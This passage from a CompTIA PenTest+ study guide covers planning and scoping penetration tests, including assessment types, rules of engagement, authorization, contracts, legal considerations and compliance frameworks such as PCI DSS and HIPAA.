  - Obtain signature from proper signing authority
  - Third-party provider authorization when necessary

✓ **1.3 Explain the importance of scoping an engagement properly.**

- Types of assessments
  - Goals-based/objectives-based
  - Compliance-based
  - Red team
- Special scoping considerations
  - Premerger
  - Supply chain
- Target selection
  - Targets
    - Internal
      - On-site vs. off-site
    - External
    - First-party vs. third-party hosted
    - Physical
    - Users
    - SSIDs
    - Applications



https://t.me/learningnets

- Considerations
  - White-listed vs. black-listed
  - Security exceptions
    - IPS/WAF whitelist
    - NAC
    - Certificate pinning
    - Company's policies
- Strategy
  - Black box vs. white box vs. gray box
- Risk acceptance
- Tolerance to impact
- Scheduling
- Scope creep
- Threat actors
  - Adversary tier
    - APT
    - Script kiddies
    - Hacktivist
    - Insider threat
  - Capabilities
  - Intent
  - Threat models

✓ **1.4 Explain the key aspects of compliance-based assessments.**

- Compliance-based assessments, limitations, and caveats
  - Rules to complete assessment
  - Password policies
  - Data isolation
  - Key management
  - Limitations
    - Limited network access
    - Limited storage access
- Clearly defined objectives based on regulations



The Planning and Scoping domain of the CompTIA PenTest+ certification exam objectives deals with preparing for, planning, and scoping a penetration test. It explores the types of assessment, rules of engagement, resources, and audiences that a tester may encounter. In this chapter you will examine how to scope an assessment; the legal, technical, and other considerations you need to account for while planning it; and how this relates to threat actors your target organization may face. We will also look at compliance-based assessments, what they require, and what limitations they can create.



Real World Scenario

Navigating Compliance Requirements

Karen's organization processes credit cards at multiple retail locations spread throughout a multi-state area. As the security analyst for her organization, Karen is responsible for conducting a regular assessment of the card processing environment.

Karen's organization processes just over 500,000 transactions a year. Because the organization processes transactions, it is subject to adhering to Payment Card Industry Data Security Standard (PCI DSS) requirements. It also exclusively uses hardware payment terminals that are part of a PCI SSC (Security Standards Council) listed point-to-point encryption (P2PE) solution without cardholder data storage. That means that her organization must provide an annual Self-Assessment Questionnaire (SAQ), have a quarterly network scan run by an Approved Service Vendor (ASV), and fill out an Attestation of Compliance form. The Attestation includes a requirement that the Report on Compliance be done based on the PCI DSS Requirements and Security Assessment Procedures that currently cover her company.

As a penetration tester, you need to be able to determine what requirements you may have to meet for a compliance-based assessment. Using the information above, can you figure out what Karen's assessment process will require? You can start here:

```
https://www.pcisecuritystandards.org/document_library
```

https://t.me/learningnets

A few questions to get you started:

- What type of penetration test would you recommend to Karen? A white box, gray box, or black box test? Why?
- How would you describe the scope of the assessment?
- What rules of engagement should you specify for the production card processing systems Karen needs to have tested?
- What merchant level does Karen's organization fall into?
- What Self-Assessment Questionnaire (SAQ) level is Karen's company most likely covered by, and why?
- What questions in the SAQ are likely to be answered NA based on the solution described?
- Is Karen's team required to perform vulnerability scans of card processing systems in her environment?

Scoping and Planning Engagements

The first step in most penetration testing engagements is determining what should be tested, or the *scope* of the assessment. The scope of the assessment determines what penetration testers will do and how their time will be spent.

Determining the scope requires working with the person or organization for whom the penetration test will be performed. Testers need to understand all of the following: why the test is being performed; whether specific requirements such as compliance or business needs are driving the test; what systems, networks, or services should be tested and when; what information can and cannot be accessed during testing; what the rules of engagement for the test are; what techniques are permitted or forbidden; and to whom the final report will be presented.



The Penetration Testing Execution Standard at `www.pentest-standard.org` is a great resource for penetration testers. It includes information about preengagement interactions like those covered in this chapter as well as detailed breakdowns of intelligence gathering, threat modeling, vulnerability analysis, exploitation and postexploitation activities, and reporting. The team that built it also created a technical guideline that can be useful, although some of the material is slightly dated. It's available at

```
http://www.pentest-standard.org/index.php/
PTES_Technical_Guidelines
```

https://t.me/learningnets

Assessment Types

There are quite a few ways to categorize and describe assessments, but it helps to have some broad categories to sort them into. The PenTest+ exam objectives describe three major types of assessment:

- *Goals-based* or *objectives-based assessments* are conducted for specific reasons. Examples include validation of a new security design, testing an application or service infrastructure before it enters production, and assessing the security of an organization that has recently been acquired.
- *Compliance-based assessments* are designed around the compliance objectives of a law, standard, or other guidance and may require engaging a specific provider or assessor that is certified to perform the assessment.
- *Red-team assessments* are typically more targeted than normal penetration tests. Red teams attempt to act like an attacker, targeting sensitive data or systems with the goal of acquiring data and access. Unlike other types of penetration tests, red-team assessments are not intended to provide details of all of the security flaws a target has. This means that red-team assessments are unlikely to provide as complete a view of flaws in the environment, but they can be very useful as a security exercise to train incident responders or to help validate security designs and practices.



Red teams test the effectiveness of a security program or system by acting like attackers. Red teams are sometimes called tiger teams. Blue teams are defenders and may operate against red teams or actual attackers.

Some security professionals also describe other colors of teams, such as purple teams that work to integrate red- and blue-team efforts to improve organizational security, white teams that control the environment during an exercise, or green teams that tackle long-term vulnerability remediation or act as trainers.

White Box, Black Box, or Gray Box?

Once the type of assessment is known, one of the first things to decide about a penetration test is how much knowledge testers will have about the environment. There are three typical classifications that are used to describe this:

- *White box* tests, sometimes called "crystal box" or "full knowledge" tests, as in you see everything inside, are performed with full knowledge of the underlying technology, configurations, and settings that make up the target. Testers will typically have information including network diagrams, lists of systems and IP network ranges, and even credentials to the systems they are testing. White box tests allow effective testing of systems without requiring testers to spend time identifying targets and determining which of them may allow a way in. This means that a white box test is often more

https://t.me/learningnets

complete, as testers can get to every system, service, or other target that is in scope and will have credentials and other materials that will allow them to be tested. Of course, since testers can see everything inside an environment, they may not provide an accurate view of what an external attacker would see, and controls that would have been effective against most attackers may be bypassed.

- *Black box* tests, sometimes called "zero knowledge" tests, are intended to replicate what an attacker would encounter. Testers are not provided with access to or information about an environment, and instead, they must gather information, discover vulnerabilities, and make their way through an infrastructure or systems as an attacker would. This can be time-consuming for the penetration tester, but it can better reveal what vulnerabilities might be exploited by someone starting with nothing. It can also help provide a reasonably accurate assessment of how secure the target is against an attacker of similar or lesser skill. It is important to note that the quality and skill set of your penetration tester or team is very important when conducting a black box penetration test—if the threat actor you expect to target your organization is more capable, a black box tester can't provide you with a realistic view of what they could do.
- *Gray box* tests are a blend of black box and white box testing. A gray box test may provide some information about the environment to the penetration testers without giving full access, credentials, or configuration details. A gray box test can help focus penetration testers' time and effort while also providing a more accurate view of what an attacker would actually encounter.

Understanding Your Adversaries

When an organization conducts a black box penetration test, one of the first questions it will ask is, Who would attack us and why? Answering that question can help management make decisions about how a penetration test is conducted, what techniques are considered in the engagement, the scope of the test, and who they will hire to conduct it.


Threat actors are often rated by their capabilities. For example, script kiddies and casual hackers use prebuilt tools to conduct their attacks, and most organizations will consider their attacks nuisance-level threats. But as you continue down the threat actors adversary tiers shown in Figure 2.1, capabilities and resources, and thus the threat an adversary poses, increase. As professional hackers, organized crime, and nation-state–level attackers like advanced persistent threats (APTs) enter your threat radar, the likelihood of a successful attack and compromise increases. This means that you should assume that a breach will occur and plan accordingly!

Each of these potential adversaries is likely to have a different intent: hacktivists may want to make a political or social point, while black hats and organized crime are likely to

https://t.me/learningnets

have a profit motive. APT actors are usually focused on a nation-state's goals, with other attacks driven by that purpose.

FIGURE 2.1 Adversary tiers



The Rules of Engagement

Once you have determined the type of assessment and the level of knowledge testers will have about the target, the rest of the *rules of engagement (RoE)* can be written. Key elements include these:

- The timeline for the engagement and when testing can be conducted. Some assessments will intentionally be scheduled for noncritical time frames to minimize the impact of potential service outages, while others may be scheduled during normal business hours to help test the organization's reaction to attacks.
- What locations, systems, applications, or other potential targets are included or excluded. This also often includes discussions about third-party service providers that may be impacted by the test, such as Internet service providers, Software as a Service or other cloud service providers, or outsourced security monitoring services. Any special technical constraints should also be discussed in the RoE.
- Data handling requirements for information gathered during the penetration test. This is particularly important when engagements cover sensitive organizational data or systems. Penetration tests cannot, for example, legally expose protected health information (PHI), even under an NDA. Requirements for handling often include confidentiality requirements for the findings, such as encrypting data during and after the test, and contractual requirements for disposing of the penetration test data and results after the engagement is over.
- What behaviors to expect from the target. Defensive behaviors like shunning, blacklisting, or other active defenses may limit the value of a penetration test. If the test is meant to evaluate defenses, this may be useful. If the test is meant to test a complete

https://t.me/learningnets

infrastructure, shunning or blocking the penetration testing team's efforts can waste time and resources.

- What resources are committed to the test. In white and gray box testing scenarios, time commitments from the administrators, developers, and other experts on the targets of the test are not only useful, they can be necessary for an effective test.
- Legal concerns should also be addressed, including a synopsis of any regulatory concerns affecting the target organization, pentest team, any remote locations, and any service providers who will be in-scope.
- When and how communications will occur. Should the engagement include daily or weekly updates regardless of progress, or will the penetration testers simply report out when they are done with their work?
- Whom to contact in case of particular events, such as evidence of ongoing compromise, accidental breach of RoE, a critical vulnerability discovered, and other events that warrant immediate attention.
- Who is permitted to engage the pentest team; for example, can the CFO request an update? Including this in RoE helps avoid potentially awkward denials.

Permission

The tools and techniques we will cover in this book are the bread and butter of a penetration tester's job, but they are very likely illegal to use on another owner's equipment without permission. Before you plan (and especially before you execute) a penetration test, you must have appropriate permission. In most cases, you should be sure to have appropriate documentation for that permission in the form of a signed agreement, a memo from senior management, or a similar "get out of jail free" card from a person or people in the target organization with the rights to give you permission.

Why is it called a "get out of jail free" card? It's the document that you would produce if something went wrong. Permission from the appropriate party can help you stay out of trouble if something goes wrong!

Scoping agreements and the rules of engagement must define more than just what will be tested. In fact, documenting the limitations of the test can be just as important as documenting what will be included. The testing agreement or scope documentation should contain disclaimers explaining that the test is valid only at the point in time when it is conducted and that the scope and methodology chosen can impact the comprehensiveness of the test. After all, a white box penetration test is far more likely to find issues buried layers deep in a design than a black box test of well-secured systems!

Problem handling and resolution is another key element of the rules of engagement. While penetration testers and clients always hope that the tests will run smoothly and won't cause any disruption, testing systems and services, particularly in production environments using actual attack and exploit tools, can cause outages and other problems. In

https://t.me/learningnets

those cases, having a clearly defined communication, notification, and escalation path on both sides of the engagement can help minimize downtime and other issues for the target organization. Penetration testers should carefully document their responsibilities and limitations of liability and ensure that clients know what could go wrong and that both sides agree on how it should be handled. This ensures that both the known and unknown impacts of the test can be addressed appropriately.


Scoping Considerations: A Deeper Dive

As you've likely already realized, determining the detailed scope of a test can involve a significant amount of work! Even a small organization may have a complex set of systems, applications, and infrastructure, and determining the scope of a penetration test can be challenging unless the organization has detailed and accurate architecture, dataflow, and system documentation. Of course, if the engagement is a black box test, the detail available to penetration testers may be limited, so they will need to know how to avoid going outside of the intended scope of the test.

Detailed scoping starts by determining the acceptable targets. Are they internally or externally hosted, and are they on site or off site? Are they hosted by the organization itself, by a third party, or by an Infrastructure as a Service or other service provider? Are they virtual, physical, or a hybrid, and does this impact the assessment?

Equally important is an understanding of what applications, services, and supporting infrastructure are in scope. It may be desirable or necessary to target elements of infrastructure or systems that are not directly related to the target to access the target. For example, one of the authors of this book targeted the network administration infrastructure for an organization to gain access to the real target of the test he was conducting—a database server that was otherwise too well protected by firewalls. With access to network administration functions, he was able to pivot and get access to unencrypted dataflows between the database and application server that were his real target, as shown in Figure 2.2.

FIGURE 2.2 A logical dataflow diagram



https://t.me/learningnets

User accounts and privileged accounts are both commonly part of penetration tests, and they can be some of the most important targets for penetration testers. That means determining which accounts are in scope and which aren't. For a black box penetration tester, limitations on accounts can create challenges if you aren't allowed to use an account that you may be able to access. Of course, with a white box test (and possibly with a gray box test), you should have access to the accounts you need to perform the test.

Wireless and wired network scoping often comes into play for penetration testers who will conduct on-site work, or when the network itself is in scope. Thus it's important to know which SSIDs belong to your target and which are valid targets. At the same time, knowing which subnets or IP ranges are in scope is also key to avoid targeting third parties or otherwise going outside of the penetration test's scope.



It is important to keep careful logs of the actions you take while conducting a penetration test. That way, if a problem occurs, you can show what was going on at that time. The authors of this book have used their logs to demonstrate which systems were being vulnerability scanned when a service crashed in multiple cases. In some, the scanner wasn't the cause; in others it was, showing that the service wasn't up to being scanned!

As you work through all of the details for a scoping exercise, you should also make sure you have an in-depth discussion about the target organization's risk acceptance and company policies. Are the organization and the sponsor ready and able to accept that a penetration test could cause an outage or service disruption? If not, is there a way to conduct the test in a way that will either minimize risk or prevent it? What is the organization's impact tolerance? Is a complete outage acceptable as part of the test? What if an account lockout happens? Is there a particular time of day or part of the business or recurring IT maintenance cycle when a test would be less disruptive?

The PenTest+ objectives specifically call out pre-merger and supply chain tests as business areas that a penetration tester may be asked to review. In pre-merger scenarios, the penetration test is typically intended to help the acquiring company understand the security capabilities and status of the acquired company. Supply chain testing, on the other hand, is usually targeted at companies and organizations that the client organization wants to review to determine if suppliers have effective security controls in place. It is common practice to ask suppliers to provide audit and assessment documentation, so you might also be asked to provide an assessment suitable for sharing with prospective customers or partners.

In addition to these specific business reasons, a complete scope review for a customer or organization is likely to include at least some discussion of business processes and practices that the tester may encounter. These could include administrative processes, account management, or any other business process that the tester might target or disrupt as part of their testing process. As a penetration tester, make sure that you discuss the potential for impact, and inquire about any processes that should be treated with care or avoided.

Scope creep, or the addition of more items and targets to the scope of the assessment, is a constant danger for penetration tests. During the scoping phase, you are unlikely to

https://t.me/learningnets

know all of the details of what you may uncover, and during the assessment itself you may encounter unexpected new targets. It is important to ensure that you have planned for this with the sponsor of the penetration test and know how you will handle it. They may opt to retain the original scope, engage you to perform further work, or request an estimate on the new scope.

Support Resources for Penetration Tests

Penetration testers can take advantage of internal documentation to help plan their testing (and black box testers may manage to acquire this documentation during their work!). While there are a multitude of possible documents that each organization may have, documentation, accounts and access, and budget are all specifically described in the PenTest+ objectives.

Documentation

The documentation that an organization creates and maintains to support its infrastructure and services can be incredibly useful to a penetration tester. While there are a multitude of possible documents that each organization may have, a few of the most common are described in the PenTest+ objectives, including these:

- XML documentation like *Web Services Description Language (WSDL)*, *Web Application Description Language (WADL)*, *SOAP*, or other *XML*-based schema definitions. There are a multitude of XML-based standards that penetration testers may encounter. Fortunately, XML code is usually reasonably human-readable, and you should be able to get a general idea of what the definition or documentation describes by reading through it. Figure 2.3 shows an example of Amazon's Product Advertising WSDL (found at `http://webservices.amazon.com/AWSECommerceService/AWSECommerceService.wsdl`), which shows value types, operation definitions, and request/response formats.

FIGURE 2.3 An example of an API WSDL

```
▼<xs:element name="ItemSearch">
  ▼<xs:complexType>
    ▼<xs:sequence>
       <xs:element name="MarketplaceDomain" type="xs:string" minOccurs="0"/>
       <xs:element name="AWSAccessKeyId" type="xs:string" minOccurs="0"/>
       <xs:element name="AssociateTag" type="xs:string" minOccurs="0"/>
       <xs:element name="XMLEscaping" type="xs:string" minOccurs="0"/>
       <xs:element name="Validate" type="xs:string" minOccurs="0"/>
       <xs:element name="Shared" type="tns:ItemSearchRequest" minOccurs="0"/>
       <xs:element name="Request" type="tns:ItemSearchRequest" minOccurs="0" maxOccurs="unbounded"/>
     </xs:sequence>
   </xs:complexType>
 </xs:element>
```

https://t.me/learningnets

- *Application programming interface (API)* documentation describes how software components communicate. While APIs can be described in many ways, including via the Web Services Description Language (WSDL), tools such as Swagger, Apiary, and RAML are some of the most popular ways of developing and documenting the RESTful APIs that are part of many modern service stacks. So access to a Swagger document provides testers with a good view of how the API works and thus how they can test it.
- *Software development kits (SDKs)* also provide documentation, and organizations may either create their own SDKs or use commercial or open-source SDKs. Understanding which SDKs are in use, and where, can help a penetration tester test applications and services.
- Internal documentation may also include examples like sample application requests, API examples, or other useful code that testers can use to validate or improve their own testing. This is particularly useful for penetration tests that are directed at web applications or APIs.

The W3C and XML-Based Standards

The World Wide Web Consortium (W3C) is an international community organization that defines web standards, including HTML, CSS, XML, web services, and many others. The W3C website at `www.w3.org` contains information about each of these standards.

As a penetration tester, you won't know every XML-based scheme or markup language you encounter. Fortunately, XML follows a set of standard syntax rules. Classes like w3schools.com's XML tutorial (`https://www.w3schools.com/xml/default.asp`) can get you started on reading XML documents if you need a quick tutorial.

- Architectural diagrams, dataflow diagrams, and other system and design documentation can provide penetration testers with an understanding of potential targets, how they communicate, and other configuration and design details.
- Configuration files can be treasure troves of information and may contain details including accounts, IP addresses, and even passwords or API keys.

Access and Accounts

White box assessments will provide direct access to the systems that are being tested. This may include permitting penetration testers past defenses that are normally in place. A black box assessment team won't have that luxury and will have to make their way past those defenses. Common security exceptions for white box tests are as follows:

- Whitelisting testers in Intrusion Prevention Systems (IPSs), Web Application Firewalls (WAFs), and other security devices will allow them to perform their tests without being blocked. For a white box test, this means that testers won't spend time waiting to be

https://t.me/learningnets

unblocked when security measures detect their efforts. Black box and red-team tests are more likely to result in testers being blacklisted or blocked by security measures.

- Security exceptions at the network layer, such as allowing testers to bypass network access controls (NACs) that would normally prevent unauthorized devices from connecting to the network.
- Bypassing or disabling *certificate pinning*.

What is Certificate Pinning?

Certificate pinning associates a host with an X.509 certificate (or a public key) and then uses that association to make a trust decision. That means that if the certificate changes, the remote system will no longer be recognized and the client shouldn't be able to visit it. Pinning can cause issues, particularly if an organization uses data loss prevention (DLP) proxies that intercept traffic. Pinning can work with this if the interception proxy is also added to the pinning list, called a *pinset*.

- Access to user accounts and privileged accounts can play a significant role in the success of a penetration test. White box assessments should be conducted using appropriate accounts to enable testers to meet the complete scope of the assessment. Black box tests will require testers to acquire credentials and access. That means a strong security model may make some desired testing impossible—a good result in many cases, but it may leave hidden issues open to insider threats or more advanced threat actors.
- Physical access to a facility or system is one of the most powerful tools a penetration tester can have. In white box assessments, testers often have full access to anything they need to test. Black box testers may have to use social engineering techniques or other methods we will discuss later in this book to gain access.
- Network access, either on site, via a VPN, or through some other method, is also important, and testers need access to each network segment or protected zone that should be assessed. That means that a good view of the network in the form of a network diagram and a means to cross network boundaries are often crucial to success.

Budget

Technical considerations are often the first things that penetration testers think about, but budgeting is also a major part of the business process of penetration testing. Determining a budget and staying within it can make the difference between a viable business and a failed effort.

The budget required to complete a penetration test is determined by the scope and rules of engagement (or, at times, vice versa if the budget is a limiting factor, thus determining what can reasonably be done as part of the assessment!). For internal penetration testers, a budget may simply involve the allocation of time for the team to conduct the test. For

https://t.me/learningnets

external or commercial testers, a budget normally starts from an estimated number of hours based on the complexity of the test, the size of the team, and any costs associated with the test such as materials, insurance, or other expenditures that aren't related to personnel time.

Key Legal Concepts for Penetration Tests

Penetration testers need to understand the legal context and requirements around their work in addition to the technical and process portions of a penetration test. Contracts, statements of work, NDAs, and the laws and legal requirements each state, country, or local jurisdiction enforces are all important to know and understand before starting a penetration test.

Contracts

Many penetration tests start with a contract, which documents the agreement between the penetration tester and the client or customer who engaged them for the test. Some penetration tests are done with a single contract, while others are done with a *statement of work*, or *SOW*, a document that defines the purpose of the work, what work will be done, what deliverables will be created, the timeline for the work to be completed, the price for the work, and any additional terms and conditions that cover the work. Alternatives to statements of work include statements of objectives (SOOs) and performance work statements (PWSs), both of which are used by the US government.

Many organizations also create a *master services agreement*, or *MSA*, which defines the terms that the organizations will use for future work. This makes ongoing engagements and SOWs much easier to work through, as the overall MSA is referred to in the SOW, preventing the need to renegotiate terms. MSAs are common when organizations anticipate working together over a period of time or when a support contract is created.

In addition, penetration testers are often asked to sign *nondisclosure agreements (NDAs)* or *confidentiality agreements (CAs)*, which are legal documents that help to enforce confidential relationships between two parties. NDAs protect one or more parties in the relationship and typically outline the parties, what information should be considered confidential, how long the agreement lasts, when and how disclosure is acceptable, and how confidential information should be handled.

As a penetration tester, you should also be aware of *noncompete agreements* (sometimes called noncompete clauses or covenants to not compete). You're unlikely to have a client ask you to sign one, but your employer may! A noncompete agreement asks you to agree not to take a job with a competitor or to directly compete with your employer in a future job, and they are often time-limited, with a clause stating that you won't take a job in the same field for a set period of time. Noncompetes are typically used to limit the chances of a competitor gaining a competitive advantage by hiring you away from your employer, but they have also been used to limit employment choices for staff members.

https://t.me/learningnets

Data Ownership and Retention

When a penetration test ends, the penetration tester will typically have a significant amount of data about the target of the test. That data may include sensitive information, internal documentation, usernames, passwords, and of course the report itself with a list of findings. The ownership of this data after the test is an important consideration and should be covered in the contract, MSA, or SOW for each engagement with clear expectations of who owns the data, how it will be stored and secured, and what will be done with it after the engagement is done.

Authorization

Penetration tests also require appropriate *authorization*. Regardless of whether they are conducted by an internal team or as part of a contract between two parties, penetration tests need signatures from proper signing authorities. If you are conducting an internal penetration test, make sure the person who is approving the test is authorized to do so. As an external penetration tester, you may not be able to verify this as easily and thus will have to rely on the contract. At that point, indemnification language in case something goes wrong is important.

Third-Party Authorization

Additional authorization may be needed for many penetration tests, particularly those that involve complex IT infrastructure. Third parties are often used to host systems, as Software as a Service, Platform as a Service, or Infrastructure as a Service cloud providers, or for other purposes, and a complete test could impact those providers. Thus, it is important to determine what third-party providers or partners may be in scope and to obtain authorization. At the same time, you should make sure you make both your customer and the third party aware of potential impacts from the penetration test.

Environmental Differences

The laws and regulations that apply to penetration testing and penetration testers vary around the world (and even from state to state in the United States!). That means you need to understand what laws apply to the work you're doing.

The United Kingdom's Computer Misuse Act (CMA) of 1990 serves as an excellent example of the type of international law that a penetration tester needs to be aware of prior to conducting a test. The CMA includes criminal penalties for unauthorized individuals who access programs or data on computers or who impair the operation of systems. It also addresses the creation of tools that can be used as part of these violations. While the CMA primarily targets creators of malware and other malicious tools, exploit tools like the AutoSploit automated exploit tool released in 2018 could potentially be covered by laws like this that target "dangerous" software.

https://t.me/learningnets

Wait, This Tool Is Illegal?

In 2007, a new statute was added to the German Penal code. The statute was intended to implement parts of the Council of Europe Treaty on Cybercrime and focused on the creation or distribution of computer security software, making these criminal offenses. The statute, as written, appeared to make it a crime to create, obtain, or distribute any computer program that violated German's cybercrime laws. Unfortunately, the statute was broad enough to potentially impact many of the tools that penetration testers consider critical to their trade: password crackers, vulnerability scanning tools, and exploits.

> Section 202c
> Acts preparatory to data espionage and phishing
>
> (1) Whosoever prepares the commission of an offence under section 202a or section 202b by producing, acquiring for himself or another, selling, supplying to another, disseminating or making otherwise accessible
>
> 1. passwords or other security codes enabling access to data (section 202a(2)), or
>
> 2. software for the purpose of the commission of such an offence,
> shall be liable to imprisonment not exceeding one year or a fine.

Since the statute focused on the purpose of the tool, and not the intent of the author or distributor, possession of these tools was potentially illegal.

You can find a deeper dive into the problems that this created here:

`https://www.securityfocus.com/columnists/502.`

In some cases, tools may also be covered by export restrictions. The United States prohibits the export of some types of software and hardware, including encryption tools. If you are traveling with your penetration testing toolkit, or may transfer the tools via the Internet, understanding that export restrictions may be in place for software or hardware in your possession can help keep you out of trouble!



The Export Administration Regulations (EAR) Supplement No 1. Part 740 covers the export of encryption tools, with countries in group B having relaxed encryption export rules; D:1 countries have strict export controls, and E:1 countries are considered terrorist-supporting countries (like Cuba, Iran, and North Korea) and are also under strict export control. You can see the list at

`http://www.bis.doc.gov/index.php/forms-documents/doc_download/944-740-supp-1`

https://t.me/learningnets

Once you have reviewed local and national government restrictions and understand the laws and regulations that cover penetration testing and related activities, you should also make sure you understand the venue in which contract issues will be decided. In legal terms, the venue is where any legal action would occur and is often called out in the contract. In general, the venue is likely to be where your client is located, but larger organizations may specify their headquarters or another location. Jurisdiction, or the authority of law over an area, is also important, as the laws that apply to the penetration tester and the target may be different. Since penetration testers often work across state or national borders, the laws that apply in each location need to be understood.

Understanding Compliance-Based Assessments

Laws and regulations like HIPAA, FERPA, SOX, GLBA, and PCI DSS all have compliance requirements that covered organizations have to meet. That means that compliance-based assessments can bring their own set of special requirements beyond what a typical penetration test or security assessment may involve.

The PenTest+ exam specifically targets a few potential limitations and caveats related to compliance assessments, including these:

- The rules to complete assessments that are set by the compliance standard. The PCI DSS standard provides examples of this, including its definition of what a cardholder data environment (CDE) penetration test should include: the entire external, public-facing perimeter as well as the LAN-to-LAN attack surfaces. Fortunately, PCI DSS provides specific guidance for penetration testing at `https://www.pcisecuritystandards.org/documents/Penetration_Testing_Guidance_March_2015.pdf`.
- Password policies, which are important for both the scope of the engagement and the rules of engagement. Again, the PCI DSS penetration testing guidance provides a useful example by noting that whether or not the tester must disclose all passwords they discover during their assessment is an important part of the rules of engagement and the scoping of the assessment.
- Data isolation may come into play when systems that are covered by a compliance agreement or requirement are maintained separately from other elements of an organization's infrastructure. Scoping the penetration test to only validate the compliance environment can be important, but understanding how the data isolation design fits in the context of the organization's infrastructure is crucial too. Data isolation is also often an important concept to understand when dealing with third-party service providers, as a penetration tester may chase down a link to a data source or related service that resides in a third party's care if the scope of the test is not well defined and clear.
- Key management testing may be required to meet a standard like the US federal government's Federal Information Processing Standard (FIPS) 140-2. The organization's

https://t.me/learningnets

practices, policies, and key management system technology may all fall into scope when assessed against requirements like FIPS 140-2. As it does in other compliance assessment areas, using third parties like Amazon's AWS means that their practices and policies may also fall into scope. Fortunately, major cloud providers frequently have pre-certified environments and can provide FIPS 140-2 compliance documentation upon request.

- Limited network access and limited storage access are also common in compliance-driven assessments. PCI DSS–compliant organizations have often isolated their card processing systems on a separate network with distinct infrastructure, which means that access to the environment via the network and the ability to access storage or other underlying services may be highly restricted. Penetration testers need to understand both the environment they will test and any functional or business limitations they must respect when testing in restricted compliance environments.

If your organization needs to be compliant with multiple laws and standards simultaneously, you may want to investigate design strategies that help you to limit the scope of your assessments. For example, an organization that had to handle both HIPAA and PCI compliance might choose to isolate their health care and credit card operations from each other, allowing each compliance center to be assessed separately to the specific standard it has to meet rather than requiring both environments to meet the standards for both HIPAA and PCI.

What Is "Compliant"?

In some cases, compliance-based assessments can be easier to perform because they have specific requirements spelled out in the regulations or standards. Unfortunately, the opposite is often true as well—legal requirements use terms like *best practice* or *due diligence* instead of providing a definition, leaving organizations to take their best guess. As new laws are created, industry organizations often work to create common practices, but be aware that there may not be a hard and fast answer to "what is compliant" in every case.

While there are many laws and standards that you may be asked to assess against as part of a compliance-based test, a few major laws and standards drive significant amounts of penetration testing work. HIPAA, GLBA, SOX, PCI-DSS, and FIPS 140-2 each have compliance requirements that may drive assessments, making it important for you to be aware of them at a high level.

HIPAA, the Health Insurance Portability and Accountability Act of 1996, does not directly require penetration testing or vulnerability scanning. It does, however, require a risk analysis, and this requirement drives testing of security controls and practices. NIST, the National Institute of Standards and Technology, has also released guidance on implementing HIPAA (`https://csrc.nist.gov/publications/detail/sp/800-66/rev-1/final`), which includes a recommendation that penetration testing should be part of the

https://t.me/learningnets

evaluation process. Thus, HIPAA-covered entities are likely to perform a penetration test as part of their normal ongoing assessment processes.

GLBA, the Gramm-Leach-Bliley Act, regulates how financial institutions handle personal information of individuals. It requires companies to have a written information security plan that describes processes and procedures intended to protect that information, and covered entities must also test and monitor their efforts. Penetration testing may be (and frequently is) part of that testing methodology because GLBA requires financial institutions to protect against "reasonably anticipated threats"—something that is easier to do when you are actively conducting penetration tests.

SOX, the Sarbanes-Oxley Act, is a US federal law that set standards for US public company boards, management, and accounting firms. SOX sets standards for controls related to policy, standards, access and authentication, network security, and a variety of other requirements. A key element of SOX is a yearly requirement to assess controls and procedures, this potentially driving a desire for penetration testing.



PCI DSS, the Payment Card Industry Data Security Standard, is an industry standard for security created by the credit card industry. Documents related to the standard, including the standard and penetration testing guidance, can be found at `https://www.pcisecuritystandards.org/document_library`

FIPS 140-2 is a US government computer security standard used to approved cryptographic modules. These modules are then certified under FIPS 140-2 and can be assessed based on that certification and the practices followed in their use. Details of FIPS 140-2 can be found at `https://csrc.nist.gov/Projects/Cryptographic-Module-Validation-Program/Standards`.

There are many other standards and regulations that may apply to an organization, making compliance-based assessments a common driver for penetration testing efforts. As you prepare to perform a penetration test, be sure to understand the compliance environment in which your client or organization operates and how that environment may influence the scope, requirements, methodology, and output of your testing.

Summary

Planning and scoping a penetration test is the first step for most penetration testing engagements. It is important to understand why the penetration test is being planned, and who the target audience of the final report will be. Along the way, you will define and document the rules of engagement, what type of assessment and what assessment strategy you will use, and what is in scope and out of scope.

Scoping an assessment defines both the targets you can and the targets you cannot test and any special limitations that should be observed, such as the time of day, business impact considerations, or defensive measures the target organization has in place. Scoping also addresses an organization's risk acceptance and tolerance to the potential impact of a penetration test, as all tests have the potential to cause an outage or other service issue.

https://t.me/learningnets

Penetration testers also need to know about the legal and contractual aspects of a penetration test. A contract or agreement to conduct the test is an important part of most third-party penetration tests, while internal penetration testers will typically make sure they have proper sign-off from the appropriate person in their organization. Master service agreements, SOWs, and nondisclosure agreements are all common parts of a pen-tester's path to starting an engagement.

